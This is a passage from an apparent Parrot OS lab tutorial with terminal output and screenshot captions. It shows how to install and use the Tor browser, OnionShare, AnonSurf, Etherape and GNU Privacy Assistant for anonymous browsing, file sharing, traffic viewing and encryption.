


Figure 44: Downloading TOR browser

- Extract the downloaded TOR browser and then open a terminal and then do the following commands:
 1. cd Downloads
 2. chown -R osboxes:osboxes tor-browser_en-US

3. sudo apt-get install alacarte

```
[~]-[osboxes@parrot]-[~/Downloads]
└─$chown -R osboxes:osboxes tor-browser_en-US
[~]-[osboxes@parrot]-[~/Downloads]
└─$apt-get install alacarte
E: Could not open lock file /var/lib/dpkg/lock-frontent - open (13: Permission denied)
E: Unable to acquire the dpkg frontend lock (/var/lib/dpkg/lock-frontent), are you root?
[~]-[osboxes@parrot]-[~/Downloads]
└─$dpkg --configure -a
dpkg: error: requested operation requires superuser privilege
[~]-[osboxes@parrot]-[~/Downloads]
└─$sudo apt-get install alacarte
[sudo] password for osboxes:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  girl1.2-gmenu-3.0 gnome-menus libgnome-menu-3-0
The following NEW packages will be installed:
  alacarte girl1.2-gmenu-3.0 gnome-menus libgnome-menu-3-0
0 upgraded, 4 newly installed, 0 to remove and 2098 not upgraded.
Need to get 454 kB of archives.
After this operation, 1,811 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 https://muug.ca/mirror/parrot rolling/main amd64 gnome-menus amd64 3.32.0-1 [167 kB]
Get:4 https://muug.ca/mirror/parrot rolling/main amd64 alacarte all 3.35.91-1 [113 kB]
Get:2 https://mirrors.ocf.berkeley.edu/parrot rolling/main amd64 libgnome-menu-3-0 amd64 3.32.0-1 [105 kB]
Get:3 https://ftp.osuosl.org/pub/parrotos rolling/main amd64 girl1.2-gmenu-3.0 amd64 3.32.0-1 [69.4 kB]
Fetched 454 kB in 3s (131 kB/s)
Selecting previously unselected package gnome-menus.
(Reading database ... 427175 files and directories currently installed.)
Preparing to unpack .../gnome-menus_3.32.0-1_amd64.deb ...
Unpacking gnome-menus (3.32.0-1) ...
Selecting previously unselected package libgnome-menu-3-0:amd64.
Preparing to unpack .../libgnome-menu-3-0_3.32.0-1_amd64.deb ...
Unpacking libgnome-menu-3-0:amd64 (3.32.0-1) ...
Selecting previously unselected package girl1.2-gmenu-3.0:amd64.
Preparing to unpack .../girl1.2-gmenu-3.0_3.32.0-1_amd64.deb ...
Unpacking girl1.2-gmenu-3.0:amd64 (3.32.0-1) ...
Selecting previously unselected package alacarte.
Preparing to unpack .../alacarte_3.35.91-1_all.deb ...
Unpacking alacarte (3.35.91-1) ...
Setting up gnome-menus (3.32.0-1) ...
Setting up libgnome-menu-3-0:amd64 (3.32.0-1) ...
Setting up girl1.2-gmenu-3.0:amd64 (3.32.0-1) ...
Setting up alacarte (3.35.91-1) ...
Processing triggers for libc-bin (2.28-10) ...
Processing triggers for man-db (2.8.7-3) ...
Processing triggers for bamfdaemon (0.5.4-1) ...
Rebuilding /usr/share/applications/bamf-2.index...
Processing triggers for desktop-file-utils (0.24-1) ...
Processing triggers for mime-support (3.63) ...
Processing triggers for hicolor-icon-theme (0.17-2) ...
Scanning application launchers
Updating active launchers
Done
```

Figure 45: Unpackaging TOR browser

```
Unpacking gnome-menus (3.32.0-1) ...
Selecting previously unselected package libgnome-menu-3-0:amd64.
Preparing to unpack .../libgnome-menu-3-0_3.32.0-1_amd64.deb ...
Unpacking libgnome-menu-3-0:amd64 (3.32.0-1) ...
Selecting previously unselected package girl1.2-gmenu-3.0:amd64.
Preparing to unpack .../girl1.2-gmenu-3.0_3.32.0-1_amd64.deb ...
Unpacking girl1.2-gmenu-3.0:amd64 (3.32.0-1) ...
Selecting previously unselected package alacarte.
Preparing to unpack .../alacarte_3.35.91-1_all.deb ...
Unpacking alacarte (3.35.91-1) ...
Setting up gnome-menus (3.32.0-1) ...
Setting up libgnome-menu-3-0:amd64 (3.32.0-1) ...
Setting up girl1.2-gmenu-3.0:amd64 (3.32.0-1) ...
Setting up alacarte (3.35.91-1) ...
Processing triggers for libc-bin (2.28-10) ...
Processing triggers for man-db (2.8.7-3) ...
Processing triggers for bamfdaemon (0.5.4-1) ...
Rebuilding /usr/share/applications/bamf-2.index...
Processing triggers for desktop-file-utils (0.24-1) ...
Processing triggers for mime-support (3.63) ...
Processing triggers for hicolor-icon-theme (0.17-2) ...
Scanning application launchers
Updating active launchers
Done
```

Figure 46: Unpackaging TOR browser

- Copy the extracted TOR browser folder to desktop
- Go to Main Menu, click on +New Item and give the name and browse to Desktop>tor-browser_en-US>Browser>start-tor-browser and click on OK.
- The TOR browser is installed.

- Go to Applications > TOR browser
- You will see the following window opened up.




Figure 47: TOR browser

- Go to ipchicken.com to check the IP address you are using. Here, we are getting IP as 109.70.100.27.




Figure 48: Checking the IP assigned by TOR browser to surf internet anonymously

- We can also change this IP by creating New Identity from the Menu option of TOR browser.




Figure 49: Generating another new anonymous IP address

- Again, check the new IP address provided by visiting ipchicken.com




Figure 50: Checking the second IP assigned by TOR browser

3.4.2. OnionShare

- Go to Menu, open onionshare, drag a file you want to share and then click on start sharing:




Figure 51: OnionShare

- Copy the link




Figure 52: Generating link to a file to be shared securely over the TOR network

- Go to another machine having TOR browser and paste that link over there. The output will be as following:




Figure 53: Downloading the received file shared over the TOR network

In this way, we can securely transfer files and data without being hacked.

3.4.3. AnonSurf

- Before starting Anonsurf, if we traceroute www.google.com, we get the following output:

```
[*]-[osboxes@parrot]-[~]
└─$ sudo traceroute -T www.google.com
[sudo] password for osboxes:
traceroute to www.google.com (216.58.217.36), 30 hops max, 60 byte packets
 1 172.16.166.2 (172.16.166.2)  1.903 ms  1.832 ms  1.706 ms
 2  den03s10-in-f36.1e100.net (216.58.217.36)  52.108 ms  52.184 ms  52.187 ms
```

Figure 54: Trace-routing a website before starting AnonSurf

- Go to Applications>Anon Surf>Anonsurf Start. Then again, do the traceroute:

```
[osboxes@parrot]-[~]
└─$ sudo traceroute -T www.google.com
traceroute to www.google.com (172.217.20.100), 30 hops max, 60 byte packets
 1  fra02s28-in-f4.1e100.net (172.217.20.100)  0.959 ms  0.881 ms  0.847 ms
```

Figure 55: Trace-routing a website after starting AnonSurf

The IP address of google.com as well as hop addresses are also changed.

- We can also check the current IP address of your machine by going to <https://ipchicken.com>




Figure 56: Checking the IP address assigned by AnonSurf

3.4.4. Etherape

- Go to Applications > Pentesting > Information Gathering > Network & Port Scanner > Etherape
- Open Firefox
- Then see the output of etherape




Figure 57: Etherape

- It can also provide information about every node, for instance, the IP address, traffic rate, average size of traffic, number of packets etc.




Figure 58: Exploring options in Etherape

3.4.5. GPA (GNU Privacy Assistant)

- Go to Applications > Accessories > gpa
- Generate key by entering your name and email address.




Figure 59: Generating Public and Private key pairs in GPA

- Go to Windows > Clipboard. Write the message you want to encrypt and send it securely.




Figure 60: Writing a message in clipboard

